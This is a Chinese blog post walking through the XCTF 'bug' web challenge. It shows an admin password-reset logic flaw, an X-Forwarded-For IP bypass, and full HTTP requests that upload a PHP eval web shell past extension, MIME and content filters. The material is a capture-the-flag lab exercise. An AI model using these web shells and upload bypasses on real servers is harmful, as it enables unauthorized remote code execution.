XCTF-高手进阶区：bug


原创

1stPeak 于 2020-04-13 17:11:01 发布 197 收藏 3


分类专栏： CTF刷题 文章标签： XCTF

本文链接：https://blog.csdn.net/qq_41617034/article/details/105490886


题目：




进去后发现如下所示：



我注册了一个peak账号，登录后显示如下：




经过一番测试，发现Manage需要admin权限：



如何获取admin权限呢？利用修改密码界面的逻辑漏洞，修改admin的密码，如下：


再次点击Manage会出现



我们使用XFF绕过IP限制


X-Forwarded-For：简称XFF头，它代表客户端，也就是HTTP的请求端真实的IP

X-Forwarded-For：简称XFF头，它代表客户端，也就是HTTP的请求端真实的IP





```
<!--index.php?module=filemanage&do=???-->
```


这个明显是让我们猜，这里最后根据前面filemanage(文件管理)，猜到upload(上传)



尝试上传一个peak.php文件：`<?php @eval($_REQUEST[peak]);?>`



发现无法上传，被判断为php文件，通过在上传时可以抓包，可以发现是后端验证，尝试00截断：



Go Cancel < > Target: http://159.138.137.79:49222

Request

Raw Params Headers Hex

```
POST /index.php?module=filemanage&do=upload HTTP/1.1
Host: 159.138.137.79:49222
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------191691572411478
Content-Length: 238
Origin: http://159.138.137.79:49222
Connection: close
Referer: http://159.138.137.79:49222/index.php?module=filemanage&do=upload
Cookie: PHPSESSID=mbjg3i152u885uakb1htf70t00;
user=4b9987ccafacb8d8fc08d22bbca797ba
Upgrade-Insecure-Requests: 1

-----------------------------191691572411478
Content-Disposition: form-data; name="upfile"; filename="peak.php□"
Content-Type: application/octet-stream

<?php @eval($_REQUEST[peak]);?>
-----------------------------191691572411478--
```


Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Mon, 13 Apr 2020 08:43:15 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 218
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<title>Message</title>
<meta charset="UTF-8" />
</head>
<body>
<script>alert('It is a
php!');</script><script>window.location.href='index.php'</script></body></html>
```

再猜测可能是过滤代码中的特殊字符，例如?，那我们将peak.php内容修改为：`<script language="php">@eval($_REQUEST[peak])</script>`，再次上传，00截断也不ok，依旧未果，还能咋办？
最后发现php4和php5可以上传但返回不是图像...好！那我们就修改MIME



Go Cancel < > Target: http://159.138.137.79:49222

Request

Raw Params Headers Hex

```
POST /index.php?module=filemanage&do=upload HTTP/1.1
Host: 159.138.137.79:49222
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------57052814523281
Content-Length: 222
Origin: http://159.138.137.79:49222
Connection: close
Referer: http://159.138.137.79:49222/index.php?module=filemanage&do=upload
Cookie: PHPSESSID=mbjg3i152u885uakb1htf70t00;
user=4b9987ccafacb8d8fc08d22bbca797ba
Upgrade-Insecure-Requests: 1

-----------------------------57052814523281
Content-Disposition: form-data; name="upfile"; filename="peak.php5"
Content-Type: image/jpeg

<?php @eval($_REQUEST[peak]);?>
-----------------------------57052814523281--
```


Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Mon, 13 Apr 2020 08:54:37 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 234
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<title>Message</title>
<meta charset="UTF-8" />
</head>
<body>
<script>alert('Something shows it is a
php!');</script><script>window.location.href='index.php'</script></body></html>
```

修改文件名为peak.jpg，结果不行！那就是peak.php的内容有问题，目标服务器有过滤，那我们继续使用`<script language="php">@eval($_REQUEST[peak])</script>`来绕过，得到flag



Go Cancel < > Target: http://159.138.137.79:49222

Request

Raw Params Headers Hex

```
POST /index.php?module=filemanage&do=upload HTTP/1.1
Host: 159.138.137.79:49222
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------57052814523281
Content-Length: 245
Origin: http://159.138.137.79:49222
Connection: close
Referer: http://159.138.137.79:49222/index.php?module=filemanage&do=upload
Cookie: PHPSESSID=mbjg3i152u885uakb1htf70t00;
user=4b9987ccafacb8d8fc08d22bbca797ba
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Mon, 13 Apr 2020 08:57:23 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 287
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
```

```
----------------------------57052814523281
Content-Disposition: form-data; name="upfile"; filename="peak.php5"
Content-Type: image/jpeg

<script language="php">@eval($_REQUEST[peak])</script>
----------------------------57052814523281--
```

```
<head>
    <title>Message</title>
    <meta charset="UTF-8" />
</head>
<body>
<script>alert('you have get points,here is the flag:cyberpeace{16ab9a817c66c2afb48819083691fad0}');</script><script>window.location.href='index.php'</script></body></html>
```

注：经测试

（1）如果你的peak.php5文件内容中没有任何php内容还不行，例：

Go Cancel < > Target: http://159.138.137.79:49222

Request

Raw Params Headers Hex

```
POST /index.php?module=filemanage&do=upload HTTP/1.1
Host: 159.138.137.79:49222
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----------------------------57052814523281
Content-Length: 216
Origin: http://159.138.137.79:49222
Connection: close
Referer: http://159.138.137.79:49222/index.php?module=filemanage&do=upload
Cookie: PHPSESSID=mbjg3i152u885uakb1htf70t00;
user=4b9987ccafacb8d8fc08d22bbca797ba
Upgrade-Insecure-Requests: 1

----------------------------57052814523281
Content-Disposition: form-data; name="upfile"; filename="peak.php5"
Content-Type: image/jpeg

<script>alert(1)</script>
----------------------------57052814523281--
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Mon, 13 Apr 2020 09:04:30 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 233
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
    <title>Message</title>
    <meta charset="UTF-8" />
</head>
<body>
<script>alert('It is not a really php file');</script><script>window.location.href='index.php'</script></body></html>
```


（2）文件必须能被php解析执行

Go Cancel < > Target: http://159.138.137.79:49222

Request

Raw Params Headers Hex

```
POST /index.php?module=filemanage&do=upload HTTP/1.1
Host: 159.138.137.79:49222
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----------------------------57052814523281
Content-Length: 244
Origin: http://159.138.137.79:49222
Connection: close
Referer: http://159.138.137.79:49222/index.php?module=filemanage&do=upload
Cookie: PHPSESSID=mbjg3i152u885uakb1htf70t00;
user=4b9987ccafacb8d8fc08d22bbca797ba
Upgrade-Insecure-Requests: 1

----------------------------57052814523281
Content-Disposition: form-data; name="upfile"; filename="peak.jpg"
Content-Type: image/jpeg

<script language="php">@eval($_REQUEST[peak])</script>
----------------------------57052814523281--
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Mon, 13 Apr 2020 09:06:49 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 227
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
    <title>Message</title>
    <meta charset="UTF-8" />
</head>
<body>
<script>alert('You know what I want!');</script><script>window.location.href='index.php'</script></body></html>
```


总结：这题主要考查

- 对逻辑漏洞的认识
- 对敏感目录的猜测
- 文件上传的绕过(需要注意的是，有时候常用的一句话木马，有可能会被过滤！)
- 绕过要求：MIME类型是图片；文件名能被php解析执行；文件内容既要是php文件，而且你php文件中的内容还不能这么明显，难搞哦